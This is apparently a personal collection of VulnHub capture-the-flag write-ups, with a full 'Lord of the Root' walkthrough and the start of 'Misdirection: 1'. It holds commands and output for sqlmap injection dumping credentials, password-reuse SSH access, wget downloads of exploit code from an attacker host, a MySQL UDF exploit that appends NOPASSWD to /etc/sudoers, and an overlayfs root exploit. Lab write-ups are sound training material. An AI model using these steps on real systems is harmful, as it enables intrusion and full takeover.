
```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # b64d Lzk3ODM0NTIxMC9pbmRleC5waHA=
/978345210/index.phproot@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # curl -vvv "192.168.92.151:1337/978345210/index.php"
* Expire in 0 ms for 6 (transfer 0x1ba0dd0)
* Trying 192.168.92.151...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0x1ba0dd0)
* Connected to 192.168.92.151 (192.168.92.151) port 1337 (#0)
> GET /978345210/index.php HTTP/1.1
> Host: 192.168.92.151:1337
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 10 Oct 2019 13:58:34 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.11
< Set-Cookie: PHPSESSID=c7u8ijajlibb1t8fp6g97o3q85; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 485
< Content-Type: text/html

```

Figure 8: writeup.enumeration.steps.4.2



Figure 9: writeup.enumeration.steps.4.3

Findings

Open Ports

- 1 22/tcp | ssh | OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
- 2 1337/tcp | http | Apache httpd 2.4.7 ((Ubuntu))

Files

- 1 http://192.168.92.151:1337/robots.txt
- 2 http://192.168.92.151:1337/978345210/index.php

Users

- 1 ssh: smeagol
- 2 webapp: frodo, smeagol, aragorn, legolas, gimli

Phase #2: Exploitation

1. We run `sqlmap` against this login form and dump the contents of the backend database. Within this dump we find credentials for five users:

```
1 sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers $
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:34:46

[14:34:46] [INFO] testing connection to the target URL
[14:34:47] [INFO] heuristics detected web page charset 'ascii'
[14:34:47] [INFO] searching for forms
[#1] form:
POST http://192.168.92.151:1337/978345210/index.php
POST data: username=&password=&submit=%20Login%20
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=&submit=%20Login%20] (Warning: blank fields detected): username=&password=&submit= Login
do you want to fill blank fields with random values? [Y/n] Y
it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login' ') [y/N] N
[14:34:47] [INFO] resuming back-end DBMS 'mysql'
[14:34:47] [INFO] using '/root/.sqlmap/output/results-10102019_0234pm.csv' as the CSV results file in multiple targets mode
[14:34:47] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (POST)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin&password=" AND (SELECT * FROM (SELECT(SLEEP(5)))GuNC)-- zjhk&submit= Login
---
do you want to exploit this SQL injection? [Y/n] Y
[14:34:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
```

Figure 10: writeup.exploitation.steps.1.1

```
Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | frodo | iwilltakethering |
| 2 | smeagol | MyPreciousR00t |
| 3 | aragorn | AndMySword |
| 4 | legolas | AndMyBow |
| 5 | gimli | AndMyAxe |
+-----+-----+-----+

[14:38:48] [INFO] table 'Webapp.Users' dumped to CSV file '/root/.sqlmap/output/192.168.92.151/dump/Webapp/Users.csv'
[14:38:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-10102019_0234pm.csv'

[*] shutting down at 14:38:48

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 11: writeup.exploitation.steps.1.2

2. We check if any of these users have a local account on the target system and if they have reused their web application credentials for system login as well. We find that user `smeagol` has an account on the target system and has reused their password. This gives us a local interactive SSH access on the target system:

```
1 ssh smeagol@192.168.92.151
```

[illegible]

```
Last login: Thu Oct 10 08:14:22 2019 from 192.168.92.183
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1435599 errors:39 dropped:110 overruns:0 frame:0
          TX packets:690930 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114165965 (114.1 MB)  TX bytes:109568637 (109.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 13: writeup.exploitation.steps.2.2

```
1 smeagol@LordOfTheRoot> id
2 uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
3 smeagol@LordOfTheRoot>
4 smeagol@LordOfTheRoot> uname
5 Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686
   ↪ i686 i686 GNU/Linux
6 smeagol@LordOfTheRoot>
7 smeagol@LordOfTheRoot> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
9      inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
```

```
10      inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:1436389 errors:39 dropped:110 overruns:0 frame:0
13      TX packets:691018 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:114236583 (114.2 MB)  TX bytes:109580367 (109.5 MB)
16      Interrupt:19 Base address:0x2000
17 smeagol@LordOfTheRoot>
18 smeagol@LordOfTheRoot> users
19 root
20 smeagol
```


Phase #3: Privilege Escalation

1. While exploring the web root directory we find mysql credentials within the login.php file. This will be useful in next steps:

```
1 cd /var/www
2 grep -nir mysql ./

smeagol@LordOfTheRoot:/var/www$ grep -nir mysql ./
./978345210/login.php:13:         $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
./978345210/login.php:15:         // To protect MySQL injection for Security purpose
smeagol@LordOfTheRoot:/var/www$
```

Figure 14: writeup.privesc.steps.1.1

2. We find that mysql is running with elevated privileges. This opens the possibility of running the UDF exploit and as such we look for lib_mysqludf_sys.so file on the target system. This file is not found so we have to use an exploit to create one and use it from mysql shell (using credentials found in previous step):

```
1 ps aux | grep -i mysql
2 locate lib_mysqludf_sys.so
3 cd /tmp
4 wget http://192.168.92.183:9999/1518.c

smeagol@LordOfTheRoot:/var/www$ locate lib_mysqludf_sys.so
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ ps aux | grep -i mysql
root      1168  0.0  4.2 326900 43448 ?        Ssl  06:26   0:04 /usr/sbin/mysqld
smeagol   4497  0.0  0.1  4692   2004 pts/1    S+   08:17   0:00 grep --color=auto -i mysql
smeagol@LordOfTheRoot:/var/www$
```

Figure 15: writeup.privesc.steps.2.1

3. We follow the steps mentioned within the exploit to compile and create the shared object file. We then connect to the mysql shell, load the shared object and map it to a custom function called do_system. This function can now be used to execute commands from within mysql shell with elevated privileges. We run a command to give all permissions to user smeagol:

```
1 gcc -g -c 1518.c
2 gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
3 mysql -u localhost -u root -p
4 use mysql;
5 create table foo(line blob);
6 insert into foo values(load_file('/tmp/1518.so'));
7 select * from foo into dumpfile '/usr/lib/1518.so';
8 create function do_system returns integer soname '1518.so';
9 ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0
  ↪ /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
10 select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
11 create function do_system returns integer soname '1518.so';
12 select do_system('echo "smeagol ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers');
```

```

smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/1518.c
--2019-10-10 08:49:25-- http://192.168.92.183:9999/1518.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3378 (3.3K) [text/plain]
Saving to: '1518.c'

100%[=====>] 3,378 --K/s in 0s

2019-10-10 08:49:25 (350 MB/s) - '1518.c' saved [3378/3378]

smeagol@LordOfTheRoot:/tmp$

```

Figure 16: writeup.privesc.steps.3.1

```

smeagol@LordOfTheRoot:/tmp$ gcc -g -c 1518.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 40
drwxrwxrwt  4 root    root    4096 Oct 10 08:49 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
smeagol@LordOfTheRoot:/tmp$ ls -la
total 52
drwxrwxrwt  4 root    root    4096 Oct 10 08:50 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8399 Oct 10 08:50 1518.so
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$

```

Figure 17: writeup.privesc.steps.3.2


```
smeagol@LordOfTheRoot:/tmp$ mysql -u localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 612
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
mysql>
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type |
+-----+-----+-----+-----+
| do_system | 2   | 1518.so | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Figure 18: writeup.privesc.steps.3.3

```
mysql> select do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers');
+-----+-----+-----+-----+
| do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers') |
+-----+-----+-----+-----+
|                                                                 0 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> Bye
smeagol@LordOfTheRoot:/tmp$
```

Figure 19: writeup.privesc.steps.3.4

4. We can now exit from the `mysql` shell, check for user `smeagol`'s `sudo` privileges and switch to user `root`:

```
1 sudo -l
```

```
smeagol@LordOfTheRoot:~$ sudo -l
Matching Defaults entries for smeagol on LordOfTheRoot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User smeagol may run the following commands on LordOfTheRoot:
    (ALL) NOPASSWD: ALL
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ sudo su
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# id
uid=0(root) gid=0(root) groups=0(root)
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/home/smeagol#
```

Figure 20: writeup.privesc.steps.4.1

5. Another way to gain elevated privileges is to run the `overlayfs` exploit on the target system because it has a kernel compiled before 2015-12-26:

```
1 cd /tmp
2 wget http://192.168.92.183:9999/39166.c
3 gcc -o 39166 39166.c
4 ./39166
```

```
smeagol@LordOfTheRoot:/var/www$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:47-- http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
39166.c: Permission denied

Cannot write to '39166.c' (Permission denied).
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:51-- http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
Saving to: '39166.c'

100%[=====] 2,789 --.-K/s in 0s

2019-10-10 08:36:51 (175 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:/tmp$
```

Figure 21: writeup.privesc.steps.5.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -o 39166 39166.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 32
drwxrwxrwt  4 root    root    4096 Oct 10 08:37 .
drwxr-xr-x 23 root    root    4096 Sep 22 2015 ..
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10 2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root     11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1431379 errors:39 dropped:110 overruns:0 frame:0
          TX packets:688741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113772966 (113.7 MB)  TX bytes:109257820 (109.2 MB)
          Interrupt:19 Base address:0x2000
```

Figure 22: writeup.privesc.steps.5.2

6. Once we have elevated privileges, we can view the contents of the `/root/Flag.txt` file to complete the challenge:

```
1 cat /root/Flag.txt
```

```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

Figure 23: writeup.privesc.steps.6.1

Loot

Hashes

```
1 root:$6$cQPCchYp$rWj0EHF47iuaGk/|
   ↪ DQdkG6Dhhfm3.hTaNZP04MoyBz2.bn44fERcQ23XCsp43LOt5NReEUjwDF8WDa5i1M.....
2 smeagol:$6$vu8Pfezj$6ldY35ytL8yRd.Gp947FnW3t/|
   ↪ WrMZXIL7sqTQS4wuSKeAiYeoYCy7yfS2rBpAPvFCPuo73phXmp0oLsg5.....
```

Credentials

```
1 webapp: frodo/iwilltaketh....., smeagol/MyPreciou....., aragorn/AndMyS....., legolas/AndM.....,
   ↪ gimli/AndMy...
2 mysql: root/darksha...
3 ssh: smeagol/MyPreciou.....
```

References

- [+] <https://www.vulnhub.com/entry/lord-of-the-root-101,129/>
- [+] <https://github.com/Hamza-Megahed/CTFs/blob/master/lord-of-the-root/README>
- [+] <https://blog.geoda-security.com/2017/02/lord-of-r00t-walkthrough.html>
- [+] <http://www.jkcybersecurity.org/2016/11/vulnhub-lord-of-root-writeup.html>
- [+] <https://7ms.us/7ms-185-vulnhub-walkthrough-lord-of-the-root/>

[VulnHub] Misdirection: 1

Date: 11/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_php_webshell](#), [exploit_bash_reverseshell](#), [privesc_sudoers](#), [privesc_passwd_writable](#)

Overview

This is a writeup for VulnHub VM [Misdirection: 1](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info misdirection
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#371	Misdirection: 1						exploit_php_webshell exploit_bash_reverseshell privesc_sudoers privesc_passwd_writable

```
✈
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 8080/tcp/http/Apache httpd 2.4.29 ((Ubuntu)): [exploit_php_webshell](#), [exploit_bash_reverseshell](#), [privesc_sudoers](#), [privesc_passwd_writable](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Oct 11 12:13:32 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.misdirection1/results/192.168.92.187/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.misdirection1/results/192.168.92.187/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.187
2 Nmap scan report for 192.168.92.187
3 Host is up, received arp-response (0.00080s latency).
4 Scanned at 2019-10-11 12:13:33 PDT for 25s
5 Not shown: 996 closed ports
6 Reason: 996 resets
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
11 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQChS5yl+Dpb7vsMGBzAHXBYrVSUNTh4kYGH8zajM3ZujG0XHLvgkW7xJ6F/
  ↳ meai9IrcB5gTq7+tTsn+fqNk0cAZugz4h+vwm5ekXe5szPPHNxNUlKuNAQORch9k7jT/
  ↳ 2pWjtsE5iF6yFlh1UA2vBKqrTWVU5vrGWswdFRMWICKWiFXw11Tv93STPsKHYoVbq74v2y1mVOLn+
  ↳ 3JNMmRNCBFqh8Z2x+1DTep0YY8vIV325iRK5R0KCJAPeyX33uoxQ/cYrdPIS+Whs9QX0C+W343Hf2Ypq93h3/
  ↳ g3NNm54LvZdE6X2vTUcUHGdvK2gU+dWQ0iDhCpMDv3wiEAwGlf87P5
12 |   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM+
  ↳ YEiv0AqHPDlFWduSu0JajuJtfC9v/KW2uYB85gxQuibGJQZhFPcxwPEUf7UvQ/a5fr/keKYF2Kdld6gO44jY=
14 |   256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHxbfiqinvu3cV7JoKrOF3w64zk+ONOh+/2nu+Z20Mk
16 80/tcp    open  http     syn-ack ttl 64 Rocket httpd 1.2.6 (Python 2.7.15rc1)
17 | http-methods:
18 |_ Supported Methods: GET POST OPTIONS
19 |_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
20 |_http-title: Site doesn't have a title (text/html; charset=utf-8).
21 3306/tcp  open  mysql    syn-ack ttl 64 MySQL (unauthorized)
22 8080/tcp  open  http     syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
23 | http-methods:
24 |_ Supported Methods: GET POST OPTIONS HEAD
25 |_http-open-proxy: Proxy might be redirecting requests
26 |_http-server-header: Apache/2.4.29 (Ubuntu)
27 |_http-title: Apache2 Ubuntu Default Page: It works
28 MAC Address: 00:0C:29:F0:F4:AE (VMware)
29 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
30
31 Read data files from: /usr/bin/./share/nmap
32 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
33 # Nmap done at Fri Oct 11 12:13:58 2019 -- 1 IP address (1 host up) scanned in 26.69 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports					
#	Port	Protocol	Service		Scans
1.	22/tcp	ssh	tty 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux protocol 2.0)		./results/192.168.92.187/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.187/scans/tcp_8080_http_gobuster.txt ./results/192.168.92.187/scans/tcp_8080_http_nikto.txt ./results/192.168.92.187/scans/tcp_8080_http_nmap.txt ./results/192.168.92.187/scans/tcp_8080_http_robots.txt ./results/192.168.92.187/scans/tcp_8080_http_whatweb.txt ./results/192.168.92.187/scans/tcp_80_http_gobuster.txt ./results/192.168.92.187/scans/tcp_80_http_nikto.txt ./results/192.168.92.187/scans/tcp_80_http_nmap.txt ./results/192.168.92.187/scans/tcp_80_http_robots.txt ./results/192.168.92.187/scans/tcp_80_http_whatweb.txt
2.	80/tcp	http	tty 64 Rocket httpd 1.2.6 (Python 2.7.15rc1)		./results/192.168.92.187/scans/tcp_8080_http_gobuster.txt ./results/192.168.92.187/scans/tcp_8080_http_nikto.txt ./results/192.168.92.187/scans/tcp_8080_http_nmap.txt ./results/192.168.92.187/scans/tcp_8080_http_robots.txt ./results/192.168.92.187/scans/tcp_8080_http_whatweb.txt
3.	3306/tcp	mysql	tty 64 MySQL (unauthorized)		./results/192.168.92.187/scans/tcp_3306_mysql_nmap.txt ./results/192.168.92.187/scans/tcp_8080_http_gobuster.txt ./results/192.168.92.187/scans/tcp_8080_http_nikto.txt ./results/192.168.92.187/scans/tcp_8080_http_nmap.txt ./results/192.168.92.187/scans/tcp_8080_http_robots.txt ./results/192.168.92.187/scans/tcp_8080_http_whatweb.txt
4.	8080/tcp	http	tty 64 Apache httpd 2.4.29 ((Ubuntu))		

Figure 3: writeup.enumeration.steps.2.1

3. We start with 8080/tcp service. There are some interesting hits from gobuster scan:

```

1 http://192.168.92.187:8080/debug (Status: 301)
2 http://192.168.92.187:8080/shell (Status: 301)
3 http://192.168.92.187:8080/wordpress (Status: 301)

```

4. Upon checking out the /debug url, we find that it has a PHP web shell called **p0wny-shell**. This is a huge convenience as we can now spawn a reverse shell and get fully interactive access:

```

New Tab x p0wny@shell:~# x +
192.168.92.187:8080/debug/
links

p0wny@shell:~/html/debug# id
